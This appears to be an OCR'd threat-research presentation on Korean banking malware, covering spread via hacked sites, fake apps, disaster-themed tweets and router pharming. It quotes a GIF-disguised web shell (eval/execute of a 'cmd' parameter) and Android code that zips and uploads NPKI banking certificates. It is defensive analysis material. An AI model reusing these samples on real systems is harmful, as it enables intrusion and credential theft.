[Breaking News] Two survivors found at window #3 of Sewol. http:// REDIRACTED	Six missing people successfully rescued around 9 o’clock on the 23rd. http:// REDIRACTED	I am very sorry. I won’t forget. I remember the victims of the accident of sinking Sewol. http:// REDIRACTED	Inquiry into the situation of donation after the Sewol accident. http:// REDIRACTED

1) Methods of Dissemination


- Website
  - Compromised Web Server (Mar 2016)

Uploaded WebShell

- Header Signature(GIF)
- Using File Upload Vulnerability




```
GIF89a�����������������������������
��������ŵ| ����Ž潜 �Ž�Ž兵 浔 ������<�`‾���      E����B���  `1B���  ` �
��ΔsŔs{����{������������{�����k��c
cc{s{ssB�ssss�kJ�kRZ{k�kZ{kZ:{k�c
j
 <%execute(request("cmd"))%> <?php eval($_POST[cmd]);?></body></html>
```



1) Methods of Dissemination

- Website
  - Compromised online bus ticket booking site (Apr 2014)




www.exte[redacted]al.co.kr의 페이지 내용:

Google Play 필요한 업데이트를.

확인

TRANSLATION : http://REDIRACTED Page content : Necessary updates for Google Play.




```
<resources>
  <string name="app_name">google play store</string>
  <string name="hello_world">Hello world!</string>
  <string name="menu_settings">Settings</string>
  <string name="title_activity_main">Wt收音机</string>
  <string name="hello">提示信息</string>
  <string name="description">device</string>
  <string name="worning">"1개의 악성코드를 발견했습니다.
악성코드를 제거하려면 이래의 앱을 삭제하세요"</string>
</resources>
```

TRANSLATION : One malicious code was found. To remove it, please delete the following app.

1) Methods of Dissemination


- Market
  - Credit card management app (Apr 2014)

TRANSLATION :
All banks, All cards




지향 가치	국민신뢰 회복 (믿을 수 있는 금융)	국민불안 해소 (안심할 수 있는 금융)	국민만족 제고 (경쟁력 있는 금융)
핵심 과제	금융질서 확립	금융시스템 안정	금융서비스업 경쟁력 강화
	①금융사고 방지	④가계부채 관리 강화	⑦경쟁촉진 환경조성
	·개인정보 보호 종합대책 ·금융전산보안 전담기구 신설 ·금융부문 비정상의 정상화	·가계부채 구조개선 촉진 ·취약계층 부담 경감 및 잠재위험 관리	·금융규제상시 개선 ·경쟁촉진제도 구축 ·금융감독 전문성 강화 ·금융권 M&A 촉진
	②수요자 중심의 감독체계 구축	⑤기업부실 사전 예방	⑧창조금융 활성화
	·금융소비자보호체계확립 ·금융소비자인식조사정례화	·상시 기업구조조정 추진 ·기업부실 사전관리체계 정착 ·해운보증기구 신설	·기술평가인프라 구축 ·중소·중견기업 성장지원 ·자본시장 역동성 제고
	③서민 금융애로 해소	⑥금융시장 안정성 제고	⑨미래 유망 금융서비스 육성
	·서민금융총괄기구 설립 ·'관계형 금융' 기반조성 ·채무조정 지원	·잠재 리스크요인 선제적 대응 ·지급결제제도 개선 ·내부통제 강화 ·금융인프라의 국제 정합성 제고	·노후 보장연금 보험 활성화 ·PEF 등 사모펀드 육성 ·글로벌 금융 추진

국민에게 신뢰받고 경쟁력있는 금융서비스업을 만들겠습니다.




국민은행
기업은행
농협은행
신한은행
우리은행

Bank Company



현대카드
신한카드
삼성카드
KB국민카드
비씨카드

Card Company



동양증권
현대증권
미래에셋증권
대우증권
삼성증권


Capital Company

1) Methods of Dissemination


- P2P
  - ‘The Interview’ app turns out to be banking Trojan (Dec 2014)

'디 인터뷰'
무료배포

TRANSLATION :
‘The Interview’
Free distribution




TRANSLAMTION :
Movie ‘The Interview’



```
<manifest android:versionCode="1" android:versionName="1.0" package="com.movieshow.down"
  <uses-sdk android:minSdkVersion="10" android:targetSdkVersion="15" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
  <application android:icon="@drawable/ic_launcher" android:label="@string/app_name">
    <activity android:label="@string/title_activity_asyn_task_example" android:name="com.movies
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
```

Check manufacturing information,
Smartphone “Arirang” or tablet PC “Samjiyon” (Android-based)




```
DeviceName().equals("삼지연")){
daccents.this.getApplicationContext(), "페이지 로딩 중.... 조회 수가많아 잠시뒤에 접속 해주십시오!. 감사합니다.",


DeviceName().equals("아리랑")) {
daccents.this.getApplicationContext(), "페이지 로딩 중.... 조회 수가많아 잠시뒤에 접속 해주십시오!. 감사합니다.",
```

TRANSLATION : “Page loading … Please access
large number of Views after a while! Thank you.”

1) Methods of Dissemination


- SNS
  - Twitter (Jul 2014)



kbs- 기자 @

유병언 비밀금고에서 유서확인 비공개영상입니다 다운받고 세상 에 알려주세요t.cn/RPyeVwB

TRANSLATION : An undisclosed video on Yu Byung-Eun's will found in his secret safe box. Please download it to let the world know. http://REDIACTED.



박수지 @qkrtnwl03 · 8시간

세월호 지원 소방헬기 추락전 마지막 통화영상 공개 t.cn/RPzd5AF

TRANSLATION : Disclosure of the video of the final communication with the fire department helicopter that assisted Sewol before its crash http://REDIACTED.

1) Methods of Dissemination

- IoT
  - Home router vulnerability attack

Home Router


Vulnerability Attack

(outdated firmware, default-password)

PC User

Installation pharming malware using Active X

Mobile User



이름

성별 남자 여자


생년 월 일

휴대전화번호

주민번호 -


(case1) Bring personal information for getting account

TRANSLATION:[Naver] Input Authentication Number [274021]



[네이버] 인증번호[270421]를 입력해 주세요.

After stealing SMS authentication, victim's account are used for viral marketing.



소방본부 "고양터미널 불..사망 7명으로 늘어"

유병언 현상금 검·경 절반씩 부담..신고 배로 급증

(case2) Download malware from hacker's server


Download additional fake banking trojans

2) Types of malicious apps

2) Types of malicious apps


- Financial Mobile Malware Evolution

Steal certificate




```
if(new File("/sdcard/NPKI").exists()) {
    ZipTools.zipFile("/sdcard/NPKI", "/sdcard/npki.zip");
    MainActivity.this.putFiles(new String[]{"/sdcard/npki.zip"}, String
            Constant.LOCAL_MOBILE) + "_" + Global.imei + "/NPKI");
}
```

Dropper



```
▼ assets
    1.apk
    2.apk
    3.apk
    4.apk
    5.apk
    6.apk
    7.apk
    8.apk
```

Downloader



알림

새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.

TRANSLATION : Notification.
A new version has been introduced.
Please use it after reinstallation.

Call Forwarding

Avoid Banking
ARS Authentication


2) Types of malicious apps

- Financial Mobile Malware Evolution (Cont.)

<u>Disguised as Credit Manage app</u>

TRANSLATION :
ALL BANK, ALL CARD

<u>Scan Security Card</u>



안심보안카드 적용


전자금융사기 예방을 위한 최고 보안매체인 안심 보안카드를 적용했습니다.

안심보안카드는 실물이 없이는 인터넷,스마트뱅킹 거래가 불가능하여 피싱,파밍 등 금융 사고를 방지할수 있습니다.

안심보안카드를 활용한 계좌이체는 자기명의로 등록된 스마트폰에 갖다대지 않을 경우 거래가 정사되지 않습니다.

적용대상:보안카드 이용자
적용기기:안드로이드 기반 스마트폰

TRANSLATION:
Relaxation security card applied. The assurance security card, which is the best security medium, was applied to prevent electronic financial fraud.



하나은행 신청하실 계좌보안카드

코드표를 스캔해주세요

No:12345678

1		2		3		4		5	
6		7		8		9		10	
11		12		13		14		15	
16		17		18		19		20	
21		22		23		24		25	
26		27		28		29		30	

TRANSLATION:Bank:
Please scan the security card code of the account you want to request.


2) Types of malicious apps

- Financial Mobile Malware Evolution (Cont.)

Voice Phishing Connection

(Case1)

TRANSLATION :
Name
Phone Number
Birth date
Company Name
Salary
Required money



이런~대박!
나에게도 대출이?
쉽고 빠른 대출이 필요하신가요?
복잡한 대출은 이젠 없다
모바일로 신청하고 간단한상담뒤에 바로 입금!

상담사 소개

성함	>	예:홍길동
연락처	>	'_'없이 입력 01052881200
생년월일	>	예:1982/05/26
직장명/ 사업자명	>	없으실경우 예:무
연봉/연매출	>	
필요금액	>	

생년월일	>	19800101
직장명/ 사업자명	>	무
연봉/연매출	>	4,000

알림

접수완료 되였습니다.자세한상담 문의는 상담원을 통해서 연락해주시기 바랍니다.

확인

